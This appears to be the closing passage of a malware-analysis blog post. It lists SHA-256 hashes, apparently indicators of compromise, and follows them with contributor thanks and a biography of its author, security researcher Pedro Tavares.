98db1f47e98a007ad5dfe0c5e1c6eb80dd5e171d6f252dda14c628ecf7c3f836
fbd0c68e699e9d78da85ab11c7d50af71cb84e6d652f9ab8f8ac657bfb102920
c52c0ae1c558be6eead13f50a9ea27a0eba1c4cdce17901ec3903c7b5e9eada0
5c2e9c3cbcf7da70493da3f6efd6f6199d37ad68030a85303644992fbf12293c
875cf24a3863f3e379c158de11baf5e0c70507ab7f37556ed8704e178ddf66ec
1c1c64cf15b13aa67952830b5d606e7793456ddbf266910056ae16505fc57b0d
ce53debed7256fb71532e0348214356383070d24cc86ac59e94395225761f765
f752698342d8dc62ff0e27a065e79c71bca87604ef786f838fc8e0513ce97cfc
ae9e53806d5287f3e22f4e6549b1286c28aa529b1267b4369f9db60529fefbfa
643d400cbdcff21ca2c0b8539f6990e22ababc740ced01f466150e44b669edf5
79aaa08982958ac5fa37e3709a6787619777e11af773609fd974095dfdb0f0fa
9d9252149a6db832fd205e4d0d3395cee5c6251f91df9730315ae4b354e839f0
8802e4b1a460d8f8b369928ed6379f800a1053506c33b3422c52d4c30628b560
de8d3218d1509d255da05f3e3c1846a92d82badddbcebffd5e721256d7635fd5
aad423e2956e0f5b3fabe3b6ac624c929533acd9f2c93ecd210227a9b13a36f7
8f04e52d69b1bdd7e4d6877ce0841ba8779f7649c16712d9d962044b2409b482
bc4ed9ef17e608a4b00ab3b5f0c2cfe956275eb0106a9b5b82076ce2c64cfb15
f36406b797ab4f739d0a6add29fdf72289c70019b5200ebdce78b3d3db0d79dc
8ac60cd9bc9a44e558e840a6bebdd27c73a9ce167a66cf6c8d462e46848fe8a3
29eeba2cbe0f3f6b119ebcc33f23d13964af26ee744419711aa24c6110c1510a
9a2f575d77cc03afe1230666ed23c1da58dd1644abf02e2487c6cd0db8b2a26d
73edad845ab2ba5aa55ac7757c8ff19072cba49dc44d811710858e1e42d6763d
33f6daf3ee3b851800b5928b41fc208ac915d5ec2ffb3ebe13490c474c6cef58
edf3b71d1f4e7adae5b58a8f3f865882b5851d3d5e6ef142643eb3ea2066efe1
0604586fcea208bcb4350d7dd9d5c250702f1a0e9ec0d6801b272ace6918d34c
f90ff089745109a3d59f8ba05d33547ae27df08cc269644ba1a41c9b9fcb782c
2298b7ee6aeb19cd6c9e2f3ae6377e1cf5aab0d2d3f3102d4d51683c79a91da8
4494da2105572a5ad07bd08110e35045c34967306f12a7ea7c91fffc0f79f599
113232ed76536c2255f972f4bb2e3d2aafd01b643da83a04eb80f1809729a898
```

Thank you to all who have contributed:

– Corsin Camichel @cocaman
– David Montenegro @CryptoInsane

Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the 0xSI_f33d – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more here.